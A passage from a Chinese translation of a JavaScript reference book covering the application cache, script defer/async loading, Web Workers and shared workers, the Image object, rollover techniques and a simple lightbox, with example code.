关于清单文件需要注意的一个重要方面是，可以使用以英镑符号(#)开头的单行注释。注意，这一点很重要，因为直到实际的清单文件发生了变化，不会更新应用程序的缓存。即使文件发生了变化，除非清单文件也发生了变化，否则仍然会向用户提供旧的资源。解决这个问题的普遍方法是添加一个表示清单文本版本号的注释。只要资源发生变化，就更新该版本号，从而刷新应用程序缓存：

```
#version 1.30
```

为了访问应用程序缓存，可以使用 window.applicationCache 对象。applicationCache 具有在缓存处理的各个阶段触发的大量事件。表 16-9 显示了这些事件：

表 16-9 应用程序缓存事件

事 件	描 述
oncached	第一次完成资源下载时触发
onchecking	当检查页面是否更新了清单文件时触发
onDownloading	当存在更新并且浏览器下载文件时触发
onerror	当检索清单文件或资源出现错误时触发
onnoupdate	当清单文件最新时触发
onobsolete	当清单文件不存在时触发
onprogress	当下载每个资源时触发
onupdateready	当资源文件完成更新时触发

也可以通过查看 window.applicationCache.status 属性，直接检查应用程序的状态。这个属性将包含与在 window.applicationCache 中设置的常量值相对应的数字。在下面的例子中可以看到这些值：

```
function getApplicationCacheStatus() {
    var status = "";
```

```
switch (window.applicationCache.status) {
  case window.applicationCache.UNCACHED:
    status = "UNCACHED";
    break;
  case window.applicationCache.IDLE:
    status = "IDLE";
    break;
  case window.applicationCache.CHECKING:
    status = "CHECKING";
    break;
  case window.applicationCache.DOWNLOADING:
    status = "DOWNLOADING";
    break;
  case window.applicationCache.UPDATEREADY:
    status = "UPDATEREADY";
    break;
  case window.applicationCache.OBSOLETE:
    status = "OBSOLETE";
    break;
  default:
    status = "UNKNOWN";
    break;
};

return status;
}
```

最后, `applicationCache` 包含几个方法。第一个是 `update()`, 该方法尝试更新 `applicationCache`。仅当修改清单文件时才会更新 `applicationCache`。一旦更新完成, 就会将 `applicationCache.status` 设置为 `applicationCache.UPDATEREADY`。这时, 可以调用 `swapCache()` 交换新文件与旧文件。如果在更新之后没有调用 `swapCache()`, 则在下一次加载设置了清单文件的页面时会进行交换。如果在更新完成之前调用这个方法, 会抛出错误。最后, 可以调用 `abort()` 方法停止下载进度。在线可以找到完整的演示。

在线: <http://javascriptref.com/3ed/ch16/applicationCache.html>

16.7 脚本执行

通常, 在标记中遇到脚本时以同步方式执行它们。这确保彼此依赖的任何脚本都以正确的顺序执行, 并且任何页面修改或收集脚本操作在恰当的时刻执行。然而, 有时不需要这种功能。脚本可能来自另外一个服务器, 并且在加载之前具有更长的延迟时间。整个页面在继续之前将等待传入的脚本。

在不需要以显示顺序执行脚本的情况中, 可以为脚本标签添加 `defer` 特性。这会告诉浏览器在没有设置延迟的脚本之后加载该脚本。这仍然会保持某种顺序, 延迟的脚本以遇到它们的顺序逐个加载。注意, 只有用于外部脚本时 `defer` 才有意义, 尽管有些浏览器也支持将其用于内部脚本:

```

<script type="text/javascript" src="externaljs-slow.php" defer></script>
<script type="text/javascript" src="externaljs-1.js" defer></script>
<script type="text/javascript" src="externaljs-2.js"></script>

```

在这个例子中,会首先加载 externaljs.js,然后是 externaljs-slow.php,最后加载 externaljsdefer.js。图 16-26 显示了正常执行与设置了 defer 特性之间的区别。

Execution Order

```

Slow External Script Loaded
External Script 1 Loaded
External Script 2 Loaded
Internal Script 1 Loaded
Internal Script 2 Loaded
Load Fired

```

Execution Order

```

External Script 2 Loaded
Internal Script 1 Loaded
Internal Script 2 Loaded
Slow External Script Loaded
External Script 1 Loaded
Load Fired

```

图 16-26 标准执行顺序与延迟执行顺序

在线: <http://javascriptref.com/3ed/ch16/executionNormal.html>

在线: <http://javascriptref.com/3ed/ch16/executionDefer.html>

正如通过 defer 特性所看到的,可以使脚本不必以遇到它们的顺序执行。然而,即使使用 defer 特性,慢的脚本仍然会耽误其他脚本,因为脚本仍然以线性方式执行。这正是 async 特性的便捷性。设置 async 特性会导致脚本以异步的方式加载,并且不会耽误其他脚本的加载:

```

<script type="text/javascript" src="externaljs-slow.php" async></script>
<script type="text/javascript" src="externaljs-1.js" async></script>
<script type="text/javascript" src="externaljs-2.js"></script>

```

当遇到脚本时应当开始加载,但是页面会继续进行解析,即使该脚本还没有准备好执行。与 defer 特性类似,也应当只将这个特性应用于外部脚本。当使用 async 特性时应当小心,避免使用 document.write,因为当运行该脚本时,文档可能会完成加载。

正如从图 16-27 所看到的,除了最后执行慢脚本之外,加载过程与正常流相同。

在线: <http://javascriptref.com/3ed/ch16/executionAsync.html>

Execution Order

```

External Script 1 Loaded
External Script 2 Loaded
Internal Script 1 Loaded
Internal Script 2 Loaded
Slow External Script Loaded
Load Fired

```

图 16-27 设置了 async 特性的执行顺序

Web Worker

正如上一节所提到的, JavaScript 通常以同步方式执行。在上一节中, 看到了围绕同步执行而开始加载 JavaScript 代码块的方法, 但是代码块在用户动作或计时器触发的页面中如何运行呢? 在过去, 开发人员使用即时的 `setTimeout()` 模拟异步功能, 但是这并没有提供并发执行, 因为一次只有一块脚本在运行。随着 Web Worker 的引入, 现在可以使用异步并且并发的方式进行工作了, 并阻止频繁任务或后台任务阻止页面的剩余部分。与所有异步方法一样, 注意脚本之间的依赖关系。需要重点注意的是 Web Worker 不能操作 DOM 自身。它们必须将信息传递回主页面, 并且页面应当更改 DOM。还必须从相同的源运行它们, 并且不能访问其他脚本中的全局变量。

Web Worker 表现为在后台运行的脚本文件。为了创建 Worker, 调用 Worker 构造函数, 并向其传递 Worker 脚本的路径:

```
var worker = new Worker("worker.js");
```

为了向 Worker 发送数据, 在 Worker 上调用 `postMessage()` 方法:

```
worker.postMessage(number);
```

可以通过捕获 `onmessage` 事件捕获来自 Worker 的消息。该事件包含一个事件参数, 该参数包含一个 `data` 属性, 该属性容纳来自 Worker 的消息。可以通过侦听 `onerror` 事件捕获错误:

```
worker.onmessage = function(event) {  
    document.getElementById("message").innerHTML = "From Worker: "  
        + event.data + "<br>";  
};
```

```
worker.onerror = function(error) {  
    document.getElementById("message").innerHTML = "ERROR: "  
        + error.message + "<br>";  
};
```

Worker 可以立即开始工作, 也可以等待来自主页面的消息。为了等待消息, Worker 侦听 `onmessage` 事件。与来自 Worker 的消息类似, 来自页面的消息包含一个具有 `data` 属性的事件参数。Worker 使用 `postMessage()` 向页面发送消息。

```
onmessage = function(event) {  
    var number = parseInt(event.data);  
    var product = number;  
    for (var i=number-1; i > 0; i--) {  
        product = product * i;  
    }  
    postMessage(product);  
};
```

在线: ONLINE <http://javascriptref.com/3ed/ch16/worker.js>

```
<html>  
<head>  
<meta charset="utf-8">
```

```

<title>workers</title>
<script>
function withoutWorker() {
    var number = document.getElementById("number").value;
    var product = number;
    for (var i=number-1; i > 0; i--) {
        product = product * i;
    }
    document.getElementById("message").innerHTML = "From Main: " + product;
}

function withWorker() {
    var number = document.getElementById("number").value;
    var worker = new Worker("worker.js");
    worker.onmessage = function(event) {
        document.getElementById("message").innerHTML = "From Worker: " +
event.data + "<br>";
    };

    worker.onerror = function(error) {
        document.getElementById("message").innerHTML = "ERROR: " +
error.message + "<br>";
    };

    worker.postMessage(number);
}

window.onload = function() {
    document.getElementById("btnWorker").onclick = withWorker;
    document.getElementById("btnPage").onclick = withoutWorker;
};
</script>
</head>
<body>
<h1>Web Workers</h1>
<form>
    <input type="text" value="10" id="number">
    <input type="button" value="Factorial Without Worker" id="btnPage">
    <input type="button" value="Factorial With Worker" id="btnWorker"><br>
</form>
<div id="message"></div>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch16/workers.html>

共享的 Worker

在上一节中, 看到了如何将后台 Worker 脚本连接到 Web 页面。把 Worker 直接连接到 Web 页面, 并且把所有消息直接发送到页面。这种类型的 WebWorker 被称作“专用 Worker”。还有另

外一种称为“共享 Worker”的新兴类型。这种 Worker 允许多个页面连接到一个 Worker，并且潜在地共享变量。在 Firefox 或 Internet Explorer 中目前不支持共享的 Worker。

创建共享 Worker 与创建专用 Worker 相同，除了实例化 SharedWorker 对象而不是实例化 Worker 对象之外。

```
var worker = new SharedWorker("sharedworker.js");
```

下一步稍微有些不同。在使用该 Worker 的所有情况中，动作是在 worker.port 上执行的，而不是直接在 worker 上执行的。此外，在使用 Worker 之前，必须调用 start() 方法。

```
worker.port.start();
worker.port.postMessage(number);
```

最后一点区别是，Web 页面必须通过 addEventListener 侦听消息以及错误事件，而不是直接通过 onmessage 和 onerror 属性：

```
worker.port.addEventListener("message", function(event) {
    document.getElementById("message").innerHTML = "From Worker: "
        + event.data + "<br>";
}, false);
```

```
worker.port.addEventListener("error", function(error) {
    document.getElementById("message").innerHTML = "ERROR: "
        + error.message + "<br>";
}, false);
```

在 Worker 文件中，有一些不同的地方需要理解。Worker 文件为了初始化与 Web 页面的通信，需要侦听 onconnect 事件。向 onconnect 事件处理程序传递一个包含端口数组的事件。可以通过访问 event.ports[0] 检索当前连接：

```
onconnect = function(event) {
    var port = event.ports[0];
};
```

在 port 对象上使用 onmessage 和 postMessage，而不是像专用的 Worker 那样在全局对象上使用。在下面的代码清单中显示了整个 sharedworker.js 文件。注意，count 变量在所有连接之间共享，因此它会随着每个针对 Worker 的请求正确地递增：

```
var count = 0;
onconnect = function(event) {
    var port = event.ports[0];
    port.onmessage = function(msgEvent) {
        count++;
        var number = parseInt(msgEvent.data);

        var product = number;
        for (var i=number-1; i > 0; i--) {
            product = product * i;
        }
    }
};
```

```
    if (count == 1) {
        var countMsg = ". There has been 1 request.";
    }
    else {
        var countMsg = ". There have been " + count + " requests.";
    }
    var message = product + countMsg;
    port.postMessage(message);
};
};
```

在线: <http://javascriptref.com/3ed/ch16/sharedWorker.html>

最后,应当指出有些事情应当是很明显的:标准桌面编程的复杂性与 Web 编程之间的界限现在已经很模糊了。不管是将它们称作线程或称作 Worker,它们仍然是复杂的。在第 17 章中,当阐述在浏览器中控制媒体时,包括可能是浏览器的原生功能,会发现浏览器与操作系统功能和性能之间的边界仍然存在。

16.8 小结

JavaScript 的 Navigator 对象指示访问页面的浏览器的类型,以及它的许多特征。通过使用 Navigator 对象、Screen 对象以及其他一些 Window 和 Document 的属性,应当可以检测希望控制的所有内容,包括技术应用、屏幕属性以及用户偏好。使用 JavaScript,可以输出恰当的页面标记或使用 Location 对象将用户重定向到另外一个页面。它也可以模拟某些浏览器功能,比如,按钮单击或偏好变化,但是需要考虑潜在的安全问题。因为功能越来越强大,会继续需要这些设备,尽管通常是作为 HTML5 或其他相关规范引入的新兴的或专有的特征。本章介绍了其中的某些特征,包括状态、存储,以及处理管理。虽然浏览器检测可能非常有用,特别是当使用它们确定是否可以采用新技术时,但是在 Web 站点中使用它们也会涉及大量的复杂问题。在使用它们构造 Web 应用程序之前,开发人员应当确保彻底地对这些方法进行测试。

媒体管理

Web 页面不只是由文本构成的，而是通常包含各种相关的媒体项目，比如图像(静态的和动态生成的)、视频、音频剪辑以及多媒体元素(例如 Flash 文件)。本章将研究如何使用 JavaScript 来添加和操作媒体元素。作为参考，本章主要关注语法，同时提供了大量演示范例，在上下文中展示语法，同时演示了 JavaScript 开发人员所面临的常见挑战。

17.1 图像处理

Document 对象的 `images[]` 集合包含与文档中所有 `` 标签对应的 Image 对象(即 DOM1 规范中注明的 `HTMLImageElement`)。与所有集合类似，可以使用数字方式引用图像(`document.images[2]` 或 `document.images["imagenamename"]`)，也可以直接引用(`document.images.imagenamename`)，尽管开发人员可能通常使用标准的 DOM 方法访问图像，比如 `getElementById()` 或 `getElementsByTagName()`，就像可以使用它们访问 DOM 树中的其他元素一样。

正如所期望的，Image 对象的属性与 HTML5 定义的 `` 标签的特性相对应。表 17-1 概述了 Image 对象的属性，没有包含通用的 `id`、`className`、`style`、`title` 以及 DOM 和 HTML5 属性。

表 17-1 Image 对象的属性

属 性	描 述
<code>align</code>	指示图像的对齐方式，比如 <code>left</code> 或 <code>right</code> 。因为这个属性不属于 HTML5 规范，所以通常使用 CSS
<code>alt</code>	由 <code>alt</code> 特性设置的替换图像渲染的文本
<code>border</code>	图像周围边框的宽度，以像素为单位。因为这个属性不属于 HTML5 规范，所以通常使用 CSS
<code>complete</code>	指示图像是否加载完毕的布尔值。有必要考虑该属性的准确性，在图像加载出错时尤其如此
<code>crossOrigin</code>	CORS 设置特性，指示当通过 <code>canvas</code> 元素提取时是否允许从第三方获取图像。取值包括 <code>anonymous</code> 和 <code>use-credentials</code>
<code>height</code>	图像的高度，以像素为单位或使用百分比值
<code>hspace</code>	图像周围的水平空间，以像素为单位。因为这个属性不属于 HTML5 规范，所以通常使用 CSS

(续表)

属 性	描 述
isMap	指示是否存在 ismap 特性的布尔值, ismap 特性指示图像是服务器端图像。目前, 通常使用 useMap 特性和与其关联的属性
longDesc	XHTML longdesc 特性的值, 它为图像提供了比 alt 特性更详细的描述。该特性不属于 HTML5 规范
lowSrc	“低分辨率”图像的 URL, 是作为 lowsrc 特性设置的。在早期的浏览器中, 是通过 lowsrc 属性指定的。该属性是非标准属性
name	图像的 name 特性的值。通常不使用该属性, 改用 id
naturalHeight	图像的实际高度, 与设置的高度不同
naturalWidth	图像的实际宽度, 与设置的宽度不同
src	图像的 URL
useMap	如果标签具有 usemap 特性, 则该属性是客户端图像地图的 URL
vspace	图像周围的垂直空间, 以像素为单位。因为这个属性不属于 HTML5 规范, 所以通常使用 CSS
width	图像的宽度, 以像素为单位或使用百分比值

传统的 Image 对象不但支持标准的事件处理程序, 而且支持 onabort、onerror 和 onload 事件处理程序。当用户终止图像加载时调用 onabort 处理程序, 通常是通过单击浏览器的 Stop 按钮终止图像加载。在图像加载期间, 当发生错误时触发 onerror 处理程序。当然, 当图像完成加载时会调用 onload 处理程序。使用 onload 时要谨慎, 因为中断图像和正确地加载图像都会触发该事件。

下面的例子演示了对 Image 通用属性的简单访问。该例子的显示效果如图 17-1 所示。

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Image Object Tester</title>
<style>
  label {display: block;}
</style>
</head>
<body>


<h1 style="clear: both;">Image Properties</h1>
<form name="imageForm" id="imageForm">
<label>align:
<select onchange="document.getElementById('image1').align =
this.options[selectedIndex].text;" id="align" name="align">
  <option>left</option>
  <option>right</option>
</select>
</label>

```

```
<label>alt: <input type="text" name="alt" id="alt"></label>
```

```
<label>border:
<input type="text" name="border" id="border">
</label>
```

```
<label>complete:
<input type="text" name="complete" id="complete" readonly>
</label>
```

```
<label>height:
<input type="text" name="height" id="height">
</label>
```

```
<label>hspace:
<input type="text" name="hspace" id="hspace">
</label>
```

```
<label>naturalHeight:
<input type="text" name="naturalHeight" id="naturalHeight" readonly>
</label>
```

```
<label>naturalWidth:
<input type="text" name="naturalWidth" id="naturalWidth" readonly>
</label>
```

```
<label>src:
<input type="text" name="src" id="src" size="80">
</label>
```

```
<label>vspace:
<input type="text" name="vspace" id="vspace">
</label>
```

```
<label>width:
<input type="text" name="width" id="width">
</label>
```

```
</form>
```

```
<script>
```

```
window.onload = function () {
    var theImage = document.images["image1"];
    var fields = document.getElementsByTagName("input");
    for (var i = 0, len = fields.length; i < len; i++) {
        fields[i].value = theImage[fields[i].name];
        if (!fields[i].readOnly) {
            fields[i].onchange = function () {
                theImage[this.name] = this.value;
            };
        }
    }
}
```

```
};  
  
document.getElementById("align").onchange = function () {  
    document.getElementById("image1").align = this.options[this.selectedIndex].text;  
};  
}  
</script>  
</body>  
</html>
```




图 17-1 Image Object Tester

注意一下上面例子中动态操作图像 `src` 的方式。当讨论 `Image` 对象的第一个应用时——普遍存在的翻转按钮，将讨论这一点。

图像应用

为了演示一些常用技术，以及对比旧技术与新技术，如 `<canvas>` (见下一节)，给出一些 JavaScript 操作图像的应用可能是有用的。在这个讨论中不可能很完整，主要是展示一个用例，以及该用例可能揭示的所有考虑事项。鼓励读者在 Web 上进行搜索，查找这些示例的准备用于生产系统的版本。

1. 翻转

最初, `Image` 对象最常见的用途可能是用于普遍存在的翻转或鼠标悬停图像。在几乎所有情况下, 都鼓励今天的开发人员使用基于 CSS 的翻转。然而, 在此花费一点时间讨论 JavaScript 翻转, 因为动态 HTML 的这个例子引入的挑战和缓解技术今天仍然在使用。为了创建一个基本的翻转按钮, 首先需要两个图像, 甚至可能是三个图像, 以展示按钮的每个状态——未激活、激活以及禁用状态。当鼠标位于按钮之上以及不在按钮上时使用前两个图像; 最后一个是可选的状态, 用于显示按钮不可操作(例如, 变灰)。图 17-2 显示的是一对简单的用于翻转按钮的图像。




图 17-2 用于翻转按钮的图像

基本思想是, 在页面中使用引用未激活状态的 `` 标签按通常的做法包含图像。当鼠标移动到该图像时, 将图像的 `src` 切换到表示其激活状态的图像, 当鼠标离开时转换回原始图像。你可能自然而然地尝试使用下面的代码:

```

```

当然, 甚至可以缩短该例, 因为不需要引用对象路径, 而改用 `this` 关键字, 如下所示:

```

```

这一思想在新的浏览器中可以很容易地工作, 但最初这种方式不能工作, 因为 `Image` 对象以前没有 `mouseover` 事件处理程序, 实际上当时该技术还没有普通使用。使用浏览器探测查看图像支持的最初尝试如下:

```
// example illustrative only
if ((navigator.userAgent.indexOf("NewBrowser") != -1) {
  // allow for rollovers
}
```

然而, 这种技术也有问题, 因为它需要我们是浏览器特征专家, 了解浏览器特征的所有变化。此外, 经常会发现浏览器伪装成其他浏览器。处理这个问题的更好方式是使用某些形式的特征探测, 例如查看是否存在 `document.images[]` 集合:

```
if (document.images) {
  // run those rollovers!
}
```

如果存在 `document.images[]` 集合, 接下来必须处理特定浏览器问题, 可以拼接成以下形式:

```

if (document.images) {
    // browser has rollover capability
    // browser-specific fix-ups
    if ((navigator.userAgent.indexOf("EvilBrowser") != -1) {
        // apply ugly hack for EvilBrowser
    }
}

```

然而，除了兼容性支持以及解决特定浏览器的复杂性之外，可能还会遇到一些网络问题。例如，当翻转图像尚未加载完毕时，如果用户开始触发翻转会发生什么呢？遗憾的是，这会中断将要显示的图像。为了解决这个问题，可以使用 JavaScript 预先强制浏览器在实际需要之前加载图像(或另外一个对象)，并将其放入到缓存中以备将来使用。在此，实际上是 JavaScript 的阻塞特征提供服务。一个简单的演示代码片段如下所示：

```

if (document.images) {
    // Preload images
    var offImage = new Image(); // For the inactive image
    offImage.src = "imageoff.gif";
    var onImage = new Image(); // For the active image
    onImage.src = "imageon.gif";
    // and so on
    // We'd see less loading if we had sprite sheets!
}

```

当然，更合适的方式应当是使用函数，以避免重复的代码。

现在，准备考虑一般化该代码，以避免内联事件处理程序，并且尝试通过标记使其更容易配置。在下面的例子中，使用 HTML5 的 `data-*` 特性，并检查文档以查找那些需要对它们进行翻转的按钮：

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Old-Fashioned Rollovers HTML5 Style</title>
<script>
function preloadImage(url) {
    i = new Image();
    i.src = url;
}

function mouseOn() {
    var imgName = this.id;
    if (document.images) {
        this.src = this.getAttribute("data-mouseover");
    }
}

function mouseOff() {
    var imgName = this.id;

```

```

    if (document.images) {
        this.src = this.getAttribute("data-mouseout");
    }
}

window.onload = function () {
if (document.images){
    for (var i = 0, len = document.images.length; i < len; i++) {
        if (document.images[i].getAttribute("data-mouseover")) {
            preloadImage(document.images[i].getAttribute("data-mouseover"));
            document.images[i].onmouseover = mouseOn;
            document.images[i].onmouseout = mouseOff;
        }
    }
}
};
</script>
</head>
<body>
<h1>Old-Fashioned Rollovers HTML5 Style</h1>

<br>



<br>

</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch17/oldfashionrollovers.html>

当然,今天看来这不是真正最好的方法,可使用 CSS 和 :hover 伪类选择器更容易地执行该工作,如下所示:

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>CSS Rollovers Example</title>
<style>
nav ul {list-style-type: none;}
a img {height: 50px; width: 100px; border-width: 0; background: top left
no-repeat;}
a#button1 img {background-image: url(homeoff.gif);}
a#button2 img {background-image: url(productsoff.gif);}

a#button1:hover img {background-image: url(homeon.gif);}

```

```

a#button2:hover img {background-image: url(productson.gif);}
</style>
</head>
<body>
<nav>
<ul>
<li><a id="button1" href="#">
</a></li>
<li><a id="button2" href="#"></a></li>
</ul>
</nav>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch17/cssrollovers.html>

使用 CSS, 甚至可以更进一步, 解决造成翻转麻烦的多图像下载问题。例如, 可以创建一幅包含导航按钮各种状态的大图像。这样一种图像通常称为 CSS 精灵或精灵表。一个简单的例子如图 17-3 所示。为了使用该精灵表, 应当修改悬停以显示感兴趣的图像位置。




图 17-3 一个简单的例子

既然可以为翻转使用 CSS, 那么为什么考虑使用 JavaScript 呢? 简单地讲, JavaScript 只不过更加灵活, 并且悬停可以触发任何内容。例如, 可能希望改变图像并在屏幕的其他地方显示一些解释性文本。可以使用 CSS content 属性完成该任务, 但是基本上可以发现添加的交互性越多, 就越需要 JavaScript。尝试强制 CSS 完成编码的职责将会遇到挫折。

为了鼓励读者在此不要放弃 JavaScript, 考虑下面这个例子, 该例子更新一个区域并修改翻转, 一半使用 CSS 另一半使用 JavaScript, 如图 17-4 所示。

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>HTML5 and CSS Rollovers</title>
<style>
#animallist li:hover{
    color:red;
}

```

```

#details{
    width:300px; height:150px;
    border: 1px solid black;
    padding: 0px 10px 5px 10px;
}
</style>
<script>
function showDetails(e) {
    var message = document.getElementById("details");
    var animal = e.target;
    var details = "<h3>" + animal.innerHTML + "</h3>";
    details += "<strong>Named: </strong>" + animal.dataset.name + "<br>";
    details += "<strong>Color: </strong>" + animal.dataset.color + "<br>";
    details += "<strong>Sound: </strong>" + animal.dataset.sound + "<br>";
    message.innerHTML = details;
    message.style.display = "";
}

function hideDetails(){
    document.getElementById("details").style.display = "none";
}

window.onload = function(){
    var lis = document.getElementsByTagName("li");
    for (var i=0; i < lis.length; i++) {
        var animal = lis[i];
        animal.onmouseover = showDetails;
        animal.onmouseout = hideDetails;
    }
};
</script>
</head>
<body>
<h1>Animals!</h1>
<ul id="animallist">
<li data-name="Frank" data-color="Grey" data-sound="Meow">Cat</li>
<li data-name="Angus" data-color="Black" data-sound="Woof">Dog</li>
<li data-name="Rufus" data-color="Yellow" data-sound="Glub glub">Fish</li>
<li data-name="Houdini" data-color="Black and White"
    data-sound="Squeak">Mouse</li>
</ul>
<br><br>
<div id="details"></div>

</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch17/html5rollovers.html>




图 17-4 结合使用 CSS 与 JavaScript

2. 轻型框

JavaScript 和图像的一个常见用途是创建某些类型的边栏显示或轻型框效果。经常会希望显示缩略图，然后单击它们，并使其显示更大的图像。作为一个例子，在此有一些宠物图片，并关联 class 名称以指示可能使用轻型框功能：

```



```

当加载页面时，可查找每个图像并关联单击事件以产生轻型框：

```
for (var i = 0, len = imgs.length; i < len; i++) {
  imgs[i].onclick = function () {
    // do the light box!
  };
}
```

通过创建一个覆盖整个屏幕的<div>标签创建轻型框；例如，如果有一个名为 blackout 的 CSS 类，当单击具有轻型框功能的图像时可以动态地创建一个<div>覆盖屏幕：

```
.blackout {
  position: absolute;
  z-index: 5000;
  top: 0px; left: 0px;
  height: 100%; width: 100%;
  background-color: #000;
}
```

然后，为其添加单击处理程序，当单击轻型框时使其消失：

```
// set up modal overlay
var divOverlay = document.createElement("div");
divOverlay.className = "blackout";
divOverlay.id = "divOverlay";
divOverlay.onclick = function () {
    var el = document.getElementById("divOverlay");
    document.body.removeChild(el);
};
```

最后，需要在覆盖物上放置图像，可能最困难的是确保使其准确地居中：

```
// add image to overlay
var img = this.cloneNode(false);
img.height = this.naturalHeight; // watch out, here some cloning issues
img.width = this.naturalWidth; // so use original natural dimensions
img.className = "";
img.style.border = "10px solid white";
img.style.position = "absolute";

// simple position calculation omitting IE issues discussed in Chapter 16
var windowWidth = self.innerWidth,
    windowHeight = self.innerHeight;
img.style.left = Math.round((windowWidth - this.naturalWidth - 20) / 2) + "px";
img.style.top = Math.round((windowHeight - this.naturalHeight - 20) / 2) + "px";
```

一旦将图像添加到覆盖物上，然后就可以将其添加到文档中，完整效果如图 17-5 所示。




图 17-5 完整效果

```
divOverlay.appendChild(img);
document.body.appendChild(divOverlay);
```

在线: <http://www.javascriptref.com/3ed/ch17/lightbox.html>

显然, 可以考虑为轻型框例子添加许多内容, 包括标题、更多的样式, 以及可以动态地改变尺寸, 以及可以添加一点戏剧性效果的显示-隐藏机制。随着为该演示添加越来越多的闪光点, 会开始看到它变得被认为是 DHTML, 因此更一般性地讨论这一思想可能更好。

17.2 DHTML、DOMEffects 与动画

